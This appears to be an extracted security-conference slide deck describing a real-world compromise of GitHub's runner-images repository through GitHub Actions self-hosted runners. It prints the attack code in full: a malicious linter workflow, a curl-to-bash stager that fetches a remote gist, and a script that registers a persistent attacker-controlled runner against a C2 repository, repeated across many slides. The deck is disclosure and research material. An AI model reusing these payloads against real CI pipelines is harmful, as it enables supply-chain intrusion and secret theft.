


Over-permissive GITHUB_TOKEN or Actions Secrets




By themselves, these are gaps in "best practices"

Together, they could ruin your day



THE THREE STEP PROCESS

1. Become a contributor
2. Persist on the runner
3. Capture secrets and move laterally




CASE STUDIES



Case Study 1

THE TECH COMMUNITY IS UNINFORMED OF THESE ATTACKS WHICH CAN HAVE **CRITICAL, WIDESPREAD IMPACT**



HACKING
GITHUB,



THROUGH
ACTIONS

CASE STUDY 1: GITHUB
ACTIONS RUNNER IMAGES

"The one that started it all"

HOW DO I BECOME A CONTRIBUTOR?

Changes from all commits ▾ File filter ▾ Conversations ▾ Jump to ▾ ⚙ ▾

2  .github/workflows/ubuntu-win-generation.yml 

```
@@ -62,7 +62,7 @@ jobs:
 62     repository: '${{ inputs.custom_repo }}'
 63     ref: '${{ inputs.custom_repo_commit_hash }}'
 64
 65 -   - name: Set image variables
 65 +   - name: Set image variables
 66     run: |
 67       $ImageType = "${{ inputs.image_name }}"
 68
```

The typo

Fix minor typo in workflow file #7931

Merged

merged 1 commit into `actions:main` from `:patch-1` on Jul 20, 2023

Conversation 1

Commits 1

Checks 3

Files changed 1

commented on Jul 18, 2023

Contributor ...

Description

This is a minor typo fix.



- Account Created: 07-17-2023
- Pull Request Submitted: 07-18-2023
- Pull Request Merged: 07-20-2023

Fix minor typo in workflow file

Verified ✓ d1bfe62

Fix minor typo in workflow

Merged

merged 1 commit

branch-1

on Jul 20, 2023

Conversation 1

Commit

comment

Contributor

Description

This is a minor typo fix.



Created: 07-17-2023

Submitted: 07-18-2023

Merged: 07-20-2023



Fix minor typo in workflow file

Verified

✓ d1bfe62

PLANNING THE ATTACK

Scheduled Nightly Workflows on Self-Hosted Runners

GITHUB_TOKEN with full write access

Multiple **Non-Ephemeral** Self Hosted Runners

Nightly Builds Interacted with vCenter, Azure and had secrets to both

Images saved off


macOS-11_unstable.5593959675.1 / build

Started 1h 5m 14s ago

Set up job

```
1 Current *** version: '2.306.0'
2 Runner name: 'vmware-agent-0.2'
3 Runner group name: 'Default'
4 Machine name: 'ubuntu-unstable-o'
5 ▼ GITHUB_TOKEN Permissions
6   Actions: write
7   Checks: write
8   Contents: write
9   Deployments: write
10  Discussions: write
```

THE MISSION - FAILURE WAS NOT AN OPTION



GO TIME: Friday, July 21st, 2023

THE PAYLOAD - MODIFIED "LINTER.YML" IN FORK

```
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD files
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds, macos-vmware]
    steps:
      - name: Checkout Code
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
          version: ${{ matrix.version }}
          SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```

For **pull_request** trigger, the merge commit is the source of truth!

THE PAYLOAD - MODIFIED "LINTER.YML" IN FORK

```
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD files
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds, macos-vmware]
    steps:
      - name: Checkout Code
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
          version: ${{ matrix.version }}
          SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```


THE PAYLOAD - MODIFIED "LINTER.YML" IN FORK

```
name: Linter
run-name: "some CI testing"
```

```
on:
  pull_request:
    branches: [ main ]
```

```
jobs:
  build:
```

```
  name: Lint JSON & MD f
  runs-on: ${{ matrix.os }}
  strategy:
    matrix:
      version: [1, 2, 3]
      os: [azure-builds,
```

```
steps:
```

```
- name: Checkout Code
  uses: actions/checkout@v3
```

```
- name: Lint Code Base
  continue-on-error: true
```

```
env:
```

```
  version: ${{ matrix.version }}
```

```
  SYSTEM_NAME: ${{ matrix.os }}
```

```
run: ./images.CI/shebang-linter.ps1
```

```
- name: Checking shebang lines in MacOS and Ubuntu releases.
```

```
if: always()
```

```
run: echo "Run ./images.CI/shebang-linter.ps1"
```

```
name: Lint JSON & MD files
runs-on: ${{ matrix.os }}
strategy:
  matrix:
    version: [1, 2, 3]
    os: [azure-builds, macos-vmware]
```

THE PAYLOAD - MODIFIED "LINTER.YML" IN FORK

```
name: Linter
run-name: "some CI testing"

on:
  pull_request:
    branches: [ main ]

jobs:
  build:
    name: Lint JSON & MD files
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        version: [1, 2, 3]
        os: [azure-builds, macos-vmware]
    steps:
      - name: Checkout Code
        uses: actions/checkout@v3
      - name: Lint Code Base
        continue-on-error: true
        env:
          version: ${{ matrix.version }}
          SYSTEM_NAME: ${{ matrix.os }}
        run: ./images.CI/shebang-linter.ps1
      - name: Checking shebang lines in MacOS and Ubuntu releases.
        if: always()
        run: echo "Run ./images.CI/shebang-linter.ps1"
```

```
#!/bin/bash
sudo apt -y install jq
curl -sSfL https://gist.githubusercontent.com/UncertainBadg3r/32c8fa0b13cdac6095b916a50b5bac34/raw/code | bash
```



THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version  
  
    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz  
  
    HOSTNAME=`uname -n`  
    ./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME-$version"  
  
    export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version  
  
    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz  
  
    HOSTNAME=`uname -n`  
    ./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME_$version"  
  
    export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz
```

```
HOSTNAME=`uname -n`  
./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME_$version"
```

```
export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version
```

```
curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz
```

```
HOSTNAME=`uname -n`  
./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME_$version"
```

```
export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version
```

```
curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz
```

```
HOSTNAME=`uname -n`  
./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME_$version"
```

```
export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version  
  
    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz
```

```
HOSTNAME=`uname -n`  
./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME_$version"  
  
export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```


THE PAYLOAD - RUNNER ON RUNNER

```
SH_REG_PAT=`echo "" | base64 -d`  
C2_REPO=c2user/c2repo
```

```
REG_TOKEN=`curl -L -X POST -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $SH_REG_PAT" -H "X-GitHub-Api-Version: 2022-11-28" https://api.github.com/repos/$C2_REPO/runners/registration-token | grep token | awk -F \" {'print $4}'`
```

```
if [[ "$SYSTEM_NAME" == "azure-builds" ]]; then  
    mkdir ~/image-generation-$version && cd ~/image-generation-$version  
  
    curl -o actions-runner-linux-x64-2.306.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.306.0/actions-runner-linux-x64-2.306.0.tar.gz  
    tar xzf ./actions-runner-linux-x64-2.306.0.tar.gz
```

```
HOSTNAME=`uname -n`  
./config.sh --url https://github.com/$C2_REPO --unattended --token $REG_TOKEN --name "$SYSTEM_NAME-$version"  
  
export RUNNER_TRACKING_ID=0 && nohup ./run.sh &
```

Subsequent Workflow Runs



Implantation Workflow Runs



7,735 workflow runs

🟡 Ubuntu22.04 - scheduled/manual run .github/workflows/ubuntu2204.yml #240: Scheduled	
🟡 Ubuntu20.04 - scheduled/manual run .github/workflows/ubuntu2004.yml #238: Scheduled	
🟡 Windows 2022 - scheduled/manual run .github/workflows/windows2022.yml #233: Scheduled	
🟡 macOS-12_unstable.5627597321.1 .github/workflows/macOS12.yml #248: Scheduled	
🟡 Windows 2019 - scheduled/manual run .github/workflows/windows2019.yml #234: Scheduled	
✅ some CI testing Linter #4140: Pull request #7957 synchronize by UncertainBadg3r	UncertainBadg3r:ci_testing
✅ some CI testing Linter #4139: Pull request #7957 synchronize by UncertainBadg3r	UncertainBadg3r:ci_testing
✅ some CI testing Linter #4138: Pull request #7957 synchronize by UncertainBadg3r	UncertainBadg3r:ci_testing
✅ some CI testing Linter #4137: Pull request #7957 opened by UncertainBadg3r	UncertainBadg3r:ci_testing
✅ Enable `nf_contrack_tcp_be_liberal` for Ubuntu 22.04 until kernel update Linter #4136: Pull request #7860 synchronize by ritchxu	ritchxu:ritchxu/nf_contrac...

PERSISTENCE ON SELF-HOSTED RUNNER

Access

Result

